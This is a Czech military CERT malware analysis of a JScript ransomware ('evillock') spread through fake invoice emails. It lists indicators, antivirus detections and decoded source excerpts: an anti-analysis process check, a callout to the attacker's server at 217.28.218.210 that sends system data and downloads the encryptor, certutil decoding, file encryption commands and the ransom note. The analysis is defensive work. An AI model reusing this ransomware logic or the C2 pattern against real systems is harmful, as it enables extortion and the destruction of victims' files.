www.circ.army.cz

npor. Ing. David Minařík
Analytik skupiny Detekce a analýz malware

JScript Ransomware RPG

Dne **27. 1. 2017** došlo v České republice k hromadnému rozesílání emailu s maligní přílohou. Jednalo se o email s předmětem „**faktura a seznam výrobků**“, který byl odesílán z emailové adresy **urbanowicz@grupaekoinstal.pl**, tvářící se jako Radomír Bureš jednatel společnosti **RPG Recycling s.r.o**. Tato společnost skutečně existuje a útočník zneužil její identity. Email byl odesílán z polského emailového serveru **afi100.rev.netart.pl** (**77.55.138.100**). K emailu byl přiložen komprimovaný soubor s názvem **FakturaN782.rar**, který obsahoval skript typu JScript pojmenovaný jako **FakturaN782.jse**. Po analýze viz. níže bylo zjištěno, že se jedná o skript typu **ransomware.** Zašifrované soubory mají příponu **.evillock**. Útočník požaduje částku **0.3 BTC** za dešifrování souborů.

FakturaN782.rar
Md5: 084d49c26e1f108ace32fcf9b9453897

Dne 27. 1. byl soubor detekován pouze těmito antiviry:

Ad-Aware	Trojan.Script.Agent.KM	20170127
Arcabit	Trojan.Script.Agent.KM	20170127
BitDefender	Trojan.Script.Agent.KM	20170127
ESET-NOD32	JS/TrojanDownloader.Nemucod.CBW	20170127
Emsisoft	Trojan.Script.Agent.KM (B)	20170127
F-Secure	Trojan.Script.Agent.KM	20170127
GData	Trojan.Script.Agent.KM	20170127
Sophos	Mal/DrodAce-A	20170127

Zmínky na internetových portálech:

- www.zive.cz/poradna/ransomware-evillock-vypalne-03-btc/sc-20-cq-599284/default.aspx?consultanswers=1
  - Diskuze, kdy došlo k zašifrování souborů jednoho z účastníků

- www.lokalhost.pl/txt/newest_addition_to_happy_family_kbot.17.05.2015.txt
  - Analýza polského CERT týmu z roku 2015, jednalo se o skript, ve kterém byly použity podobné části kódu a IP adresa ze stejného rozsahu. Nejspíše se tedy jednalo o stejné útočníky jako v jejich případě. Byl to **KBOT** od skupiny **Carberp leak**.

- http://www.hoax.cz/malware/rpg---faktura-a-seznam-vyrobku-20170127/
  - Analýza emailu

www.circ.army.cz

npor. Ing. David Minařík
Analytik skupiny Detekce a analýz malware

Analýza

Název: FakturaN782.jse
Typ: JScript
Druh: Ransomware
Maskování: Kódování a obfuskace
Server: 217.28.218.210:4433

V případě chyby ve vykonávání skriptu dojde k opětovnému pokusu o provedení po určité době. Maximální limit je nastaven na 3 minuty. Po restartu by se však již skript vykonávat neměl.

Funkce:

- Po spuštění skriptu dojde k zobrazení chybového hlášení "The file cannot be opened."
- Vytvoření hash hodnoty (9 číselných znaků) - uid
- Uložení verze OS a seznamu všech běžících procesů
- Kontrola zda nejsou spuštěny procesy nástrojů pro analýzu
- Odeslání verze OS a seznamu běžících procesů na útočníkův server
- Stažení .exe souboru
- Procházení souborů ve složce uživatelova profilu připojených discích v počítači
- Zašifrování všech nalezených souborů pomocí staženého .exe souboru
- Odstranění všech "Shadow copy" ze systému (Zálohy)
- Vytvoření a zobrazení html souboru, který obsahuje instrukce pro dešifrování souborů
- Smazání skriptu a všech jeho součástí.

Typy souborů, které jsou vyhledány a následně šifrovány:

*.doc *.xls *.pub *.odt *.ods *.odp *.odm *.odc *.odb *.wps *.xlk *.ppt *.mdb *.accdb *.pst *.dwg *.dxf *.dxg *.wpd *.rtf *.wb2 *.mdf *.dbf *.psd *.pdd *.eps *.ai *.indd *.cdrimg_ *.jpg *.dng *.3fr *.arw *.srf *.sr2 *.bay *.crw *.cr2 *.dcr *.kdc *.erf *.mef *.mrw *.nef *.nrw *.orf *.raf *.raw *.rwl *.rw2 *.r3d *.ptx *.pef *.srw *.x3f *.der *.cer *.crt *.pem *.pfx *.p12 *.p7b *.p7c *.backup *.cpp *.java *.php *.sq *.zip


Text html souboru s instrukcemi:

Hello.
Your ID: uidhere
As you can see some of your files have been encrypted!
Encryption was made using a unique strongest AES key.
If you want restore your files you need to BUY the key, it costs 0.3 BTC.
Send me your ID to emailhere
Just google how to buy bitcoins in your country. You have only 3 days to deadline!
After, your key will be deleted!
List of encrypted files
P.S. I can decrypt one encrypted file as evidence that there is decrypt

npor. Ing. David Minařík
Analytik skupiny Detekce a analýz malware

Demaskování

Skript byl obfuskován a následně zakódován programem *Microsoft Script Encoder*. Pro dekódování byl použit program *scrdec18-VC8.exe*.



Zakódovaná podoba skriptu

```
anbright93 = undefined;
anthis6 = undefined;
var \u0053\u0074\u0072\u0069\u006e\u0067\u0033\u0034\u0035\u0036 = {
    ch3_9: '\u0074'
}.ch3_9 + {
    r2_9: '\u0068'
}.r2_9 + {
    e59_4: (((67 > 5) ? true : false) + '').substr(3, 1)
}.e59_4 + {
    ne_8: '\u0070'
}.ne_8 + {
    eTo_7: (((78 > 6) ? true : false) + '').substr(1, 1)
}.eTo_7 + {
    h34_4: '\u006f'
}.h34_4 + {
    e51_9: '\u0074'
}.e51_9 + {
    ll_4: (((7899 > 1) ? (7 > 90) : false) + '').substr(1, 1)
}.ll_4 + {
    ain_6: '\u0067'
}.ain_6 + {
    ret_7: '\u006f'
}.ret_7 + {
    rse_5: '\u006e'
}.rse_5 + {
    ight_8: '\u0069'
}.ight_8 + {
    ie_6: '\u0073'
}.ie_6 + {
```

Dekódovaná obfuskovaná podoba skriptu

Obfuskace byla provedena formou spojování výstupů z funkcí. Textové řetězce byly zapsány v unicode podobě. Některá písmena byla generována z dalších funkcí, kdy návratová hodnota funkce byla „true“ a další funkcí se vyřízlo pouze písmeno „r“. Dále byla z jednotlivých písmen skládána například funkce charCodeAt(), která vrátila konkrétní jeden znak. Výsledný kód tak měl přes 6000 řádků a po deobfuskaci pouze něco přes 260. Deobfuskování šlo jednoduše provést s využitím pythonu a hromadného nahrazování textu v programu PsPad.

npor. Ing. David Minařík
Analytik skupiny Detekce a analýz malware

Rozbor zdrojového kódu

Cyklus pro vytvoření hashe. V proměnné uidhere byl uložen řetězec skládající se z cesty ke složce 'Temp' a 'Po spuštění'. Výsledkem bylo 9místné číslo.

uidhere:
C:\Users\xxx\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\StartupC:\Users\xxx\AppData\Local\Temp

```
for (icount = 0; icount < uidhere[length]; icount++) {      //icount - for counter, uidhere
    hashhere = (((hashhere << (3 + 2)) - hashhere) + uidhere[charcodeat](icount)) & (4294967295)*1;
}
```

Získání verze operačního systému v podobě *Microsoft Windows 7 Professional 6.1.7601* a seznamu všech běžících procesů spojených do jednoho řetězce v podobě:
svchost.exe*C:\\Windows\system32\svchost.exe*NT AUTHORITY|SYSTEM)

```
try { //getting version of operating system and information about running processes
    objWMI = this[GetObject]("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2");
    anhonourOr89 = new this[Enumerator](objWMI['execQuery']('Select * from Win32_Process'));
    anhonourOr892 = new this[Enumerator](objWMI['execQuery']('Select * from Win32_OperatingSystem'));

    while (!anhonourOr892['atend']()){

        anstone43 = anstone43 + anhonourOr892['item']()['Caption'] + anhonourOr892['item']()['Version'];    //Microsoft Window
        anhonourOr892['moveNext']();

    }

    while (!anhonourOr89['atend']()){

        anbody11 = anhonourOr89['item']();
        anbesmeared83 = anbody11['execMethod_']('GetOwner');
        processlist = processlist + anbody11[Name]+'*'+ anbody11['executablePath']+'*'+ anbesmeared83['Domain']+ '|' + anbesme
        anhonourOr89['moveNext']();            //result is all processes each on new line with info : svchost.exe*C:\\Windows
    }
```

Kontrola zda nejsou spuštěny monitorovací nástroje *Wireshark, iexplore.exe, ProcessHacker, vmtoolsd, VBoxService, python, Proxifier.exe, Johnson-PC, ImmunityDebugger.exe.*

```
if (processlist['indexOf']('Procmon') != -1
    || processlist['indexOf']('Wireshark') != -1
    || processlist['indexOf']('Temp'+\ + 'iexplore.exe') != -1
    || processlist['indexOf']('ProcessHacker') != -1
    || processlist['indexOf']('vmtoolsd') != -1
    || processlist['indexOf']('VBoxService') != -1
    || processlist['indexOf']('python') != -1
    || processlist['indexOf']('Proxifier.exe') != -1
    || processlist['indexOf']('Johnson-PC') != -1
    || processlist['indexOf']('ImmunityDebugger.exe') != -1){
    root.runtimeflow();
}
```

npor. Ing. David Minařík
Analytik skupiny Detekce a analýz malware

Vytvoření spojení se serverem a odeslání vypočítaného hashe v proměnné uid.

```
ActXN(Msxml2.serverXMLHTTP)[setOption](4, 'MSXML');
anJudgement62 = 'https://217.28.218.210:4433/DEER/racket.php?add=theprotagonistofthestoryisfridolin&'+
Math[floor](Math[random] * (200) +1) + '&uid=' + Math[abs](hashhere) + '& ver=' +icount; //preparing c
```

Odeslání verze operačního systému a seznamu běžících procesů.

```
ActXN(Msxml2.serverXMLHTTP)[send](anstone43 + string.FromCharCode(13) + string.FromCharCode(10) + processlist);
```

Kontrola odpovědi od serveru. Pokud jsou první dva znaky „MZ“ (hlavička .exe souboru) tak se odpověď uloží přímo do souboru .exe do adresáře „Temp“, tento soubor je pojmenován náhodným číslem. Pokud jsou první dva znaky jiné, jedná se o odpověď ve formě Base64, která je uložena do souboru s příponou .hxm, do adresáře „Temp“. Následně je soubor .hxm dekódován nástrojem *certutil* a uložen do .exe souboru ve stejné složce. Tento soubor je následně používán pro šifrování souborů.

```
anstones48 = ActXN(Msxml2.serverXMLHTTP)[responseText]; //read response text

if (anstones48[substring](0, 2) == 'MZ' && fstream != null) { //if first two characters of respons
    fstream[Open]();
    fstream[Type] = 1;
    fstream[Write](ActXN(Msxml2.serverXMLHTTP)[responseBody]);
    fstream[Position] = 0;
    fstream[SaveToFile](filepath56); //%TEMP%+'\'+Math[floor](Math[random]()*740+1) + '.exe'; //wr
    fstream[Close]();
} else {
    if (anstones48.length > 1001) { //if first two chars are not MZ then write response to (random
        objFile = ActXN(Scripting.FileSystemObject)[CreateTextFile](anfell82, true, false); //anfe
        objFile[WriteLine](anstones48);
        objFile[Close]();
        WSSS12[Sleep](5000);
        oShell[Shellexecute]('certutil', ' -decode ' + anfell82 + ' ' + filepath56, '', open, 0);
    }
}
```

Vytvoření seznamu souborů pro dešifraci. Skript prochází složku uživatelova profilu a následně všechny připojené disky. Cesty k souborům si ukládá do pomocných souboru pojmenovaných encFiles.txt

```
oShell[Shellexecute]('cmd', '/U /Q /C cd /D "%USERPROFILE%\" && dir /b/s/x '+anwars37 + '>> %TEMP%\\' + diskcount + 'encFiles.txt',
list67895 = diskcount + 'encFiles.txt';
diskcount = diskcount + 1;
e56789 = new Enumerator(ActXN(Scripting.FileSystemObject['Drives']))

for (; !e56789[atend](); e56789[moveNext]()){ //walk into all mounted drives on HDD
    x76545 = e56789[item]();

    if ((x76545[IsReady]) && anhonour6[substring](0, 1) != x76545.DriveLetter){
        oShell[Shellexecute]('cmd', '/U /Q /C cd /D '+ x76545.DriveLetter + ': && dir /b/s/x '+anwars37 + '>> %TEMP%\\' + diskcount
        list67895 = list67895 + '+' + diskcount + encFiles.txt;
        diskcount = diskcount + 1;
    }
}
etch (e56787654) { //if error auto destcuct itself
```

Zašifrování všech nalezených souborů. V proměnné *filepath56* je uložena cesta ke staženému .exe souboru. Parametr –e značí nejspíše encrypt, -p je šifrovací klíč a –o výstupní soubor. **Šifrovací klíč je předán v hlavičce odpovědi v oddílu „X-Token:“.** Zašifrované soubory budou mít příponu **.evillock**.

```
if (anEphesus47[Fileexists](waytocrypt) && ActXN(Msxml2.serverXMLHTTP)[getResponseHeader]('X-Token')){
    oShell[Shellexecute]('cmd', '/U /Q /C '+ filepath56 +' -e -p '+ ActXN(Msxml2.serverXMLHTTP)[getResponseHeader]('X-Token:')+' -o "' +
        waytocrypt + '.evillock" "' + waytocrypt +
    '" && move /Y "' + waytocrypt + '" "' + waytocrypt + '.evillock' + '"', '', open, 0); //encrypt file using downloaded .exe file and t
}
```

V případě chyby při šifrování dojde ke smazání vytvořených souborů.

```
        oShell[Shellexecute]('cmd', '/U /Q /C cd /D %TEMP% && del /Q/F *.txt *.exe *.hxm', null, open, 0);
        continue;
```

Po dokončení šifrování dojde k vytvoření a zobrazení html souboru na ploše uživatele pojmenovaného „HOW-TO-DECRYPT-YOUR-FILES“. Tento soubor obsahuje instrukce pro dešifrování souborů, hash uživatele, email útočníka a seznam zašifrovaných souborů.

```
waytocrypt = anEphesus47[BuildPath](anwhichishisdueMy55[SpecialFolders](Desktop,'HOW-TO-DECRYPT-YOUR-FILES.HTML'));
objFile = anEphesus47[CreateTextFile](waytocrypt, true, false);
message45 = message45[replace]('uidhere', Math[abs](hashhere)[toString](16)[toUpperCase]());
message45 = message45[replace]('emailhere', anunswept69);
message45 = message45[replace]('listhere', 'file:///'+ temp12 + \ + encFiles.txt);
objFile[WriteLine](message45);
objFile[Close]();
```

Následně dojde ke smazání skriptu i všech jeho pomocných souborů.

```
anEphesus47[CopyFile](waytocrypt, anworth63[Self][path]+ \ + 'HOW-TO-DECRYPT-YOUR-FILES');
oShell[Shellexecute]('cmd', '/U /Q /C cd /D %TEMP% && del /Q/F *.exe *.jse *.hxm && cd /D '+ ancontainsAnd35 +' && del /Q /F *.exe *.jse '
anEphesus47[DeleteFile](scrpath);
```

Dešifrování souborů

Se znalostí uživatelova hashe a dalších parametrů by se za správného dotazu na server mohlo dosáhnout stažení šifrovacího .exe souboru a navrácení šifrovacího klíče v hlavičce odpovědi, který by se následně použil pro dešifrování souborů. Tohle je však pouze teoretická úvaha, která nebyla vyzkoušena v praxi.